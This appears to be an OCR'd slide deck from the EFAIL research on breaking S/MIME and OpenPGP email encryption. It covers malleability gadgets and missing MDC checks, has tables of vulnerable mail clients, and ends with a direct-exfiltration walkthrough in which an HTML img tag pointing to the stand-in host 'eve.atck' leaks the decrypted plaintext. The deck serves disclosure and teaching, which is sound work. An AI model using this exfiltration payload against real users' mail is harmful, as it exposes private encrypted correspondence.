
Malleability of CBC




Malleability of CBC




Malleability of CBC




Malleability of CBC




Malleability of CBC



Practical Attack against S/MIME



Practical Attack against S/MIME




Demo


Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions

OpenPGP

- OpenPGP uses a variation of CFB-Mode
- **Uses integrity protection with MDC (Modification Detection Code)**
- **Compression is enabled by default**





RFC4880 on Modification Detection Codes

return the data to the attacker. An implementation MUST treat an MDC failure as a security problem, not merely a data problem.

In either case, the implementation MAY allow the user access to the erroneous data, but MUST warn the user as to potential security problems should that data be returned to the sender.

Defeating integrity protection

Client	Plugin (up to version)	MDC Stripped	MDC Incorrect	SEIP -> SE
Outlook 2007	GPG4WIN 3.0.0			
O				
O				
Outlook 2016	GPG4WIN			
Thunderbird	Enigmail 1.9.9			
Apple Mail (OSX)	GPGTools 2018.01			

MDC Stripped MDC Incorrect SEIP -> SE

Vulnerable Not Vulnerable

OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Windows	Outlook 2007	∠	∠	∠	√
	Outlook 2010	∠	√	√	√
	Outlook 2013	⊥	√	√	√
	Outlook 2016	⊥	√	√	√
	Win. 10 Mail	∠	–	–	–
	Win. Live Mail	∠	–	–	–
	The Bat!	⊥	√	√	√
	Postbox	∠	∠	∠	∠
	eM Client	∠	√	∠	√
	IBM Notes	∠	–	–	–
Linux	Thunderbird	∠	∠	∠	∠
	Evolution	∠	√	√	√
	Trojitá	∠	√	√	√
	KMail	⊥	√	√	√
	Claws	√	√	√	√
	Mutt	√	√	√	√
macOS	Apple Mail	∠	∠	∠	∠
	MailMate	∠	√	√	√
	Airmail	∠	∠	∠	∠
iOS	Mail App	∠	–	–	–
	Canary Mail	–	√	√	√

OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Android	K-9 Mail	–	√	√	√
	R2Mail2	∠	√	∠	√
	MailDroid	∠	√	∠	√
	Nine	∠	–	–	–
Webmail	United Internet	–	√	√	√
	Mailbox.org	–	√	√	√
	ProtonMail	–	√	√	√
	Mailfence	–	√	√	√
	GMail	∠	–	–	–
Webapp	Roundcube	–	√	√	∠
	Horde IMP	⊥	√	∠	∠
	AfterLogic	–	√	√	√
	Rainloop	–	√	√	√
	Mailpile	–	√	√	√

∠	Exfiltration channel (no user interaction)
⊥	Exfiltration channel (user interaction required)
√	No exfiltration channel
–	encryption scheme not supported

OS	Client	PGP		
		-MDC	+MDC	SE
Windows	Outlook 2007	✓	✓	✓
	Outlook 2010	✓	∠	✓
	Outlook 2013	✓	∠	✓
	Outlook 2016	–	–	–
	Win. 10 Mail	✓	✓	✓
	Win. Live Mai	✓	✓	✓
	The Bat!	✓	✓	✓
	Postbox	✓	✓	✓
	eM Client	–	–	–
	IBM Notes	✓	✓	∠
Linux	Thunderbird	✓	∠	∠
	Evolution	✓	✓	✓
	Trojitá	✓	✓	✓
	KMail	✓	✓	✓
	Claws	✓	✓	✓
	Mutt	✓	✓	✓
macOS	Apple Mail			
	MailMate			
	Airmail			
iOS	Mail App			
	Canary Mail			

no user interaction)
user interaction required)
nnel
not supported

Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions

Direct exfiltration

- This attack is possible since 2003 in Thunderbird
- Independent of the applied encryption scheme
- Somewhat fixable in implementation
- But works *directly* in …
  - Apple Mail / Mail App
  - Thunderbird
  - Postbox
  - …
- **The standards do not give any definition for that!**

Direct exfiltration

Alice's mail program encrypts the email

Encrypting

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Alice writes a Mail to Bob

```
From: Alice
To:   Bob
```

```
Dear Bob,
the meeting tomorrow will be
at 9 o‘clock.
```

Direct exfiltration

Eve captures the encrypted mail between Alice and Bob

Original E-Mail

```
From: Alice
To:   Bob
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
<img src="http://eve.atck/
```

```
Content-Type: text/html
">
```

Direct exfiltration

Bob's mail program puts the clear text back into the body

Decrypting

```
Dear Bob,
the meeting tomorrow will be
at 9 o'clock.
```

Eve's attack E-Mail


```
From: Eve
To:   Bob
```


```
Content-Type: text/html
<img src="http://eve.atck/
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

```
Content-Type: text/html
">
```

Direct exfiltration





Eve

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
```

```
GET /Dear%20Bob%2C%0D%0Athe
%20meeting%20tomorrow%20will
%20be%20at%209%20o%E2%80%98c
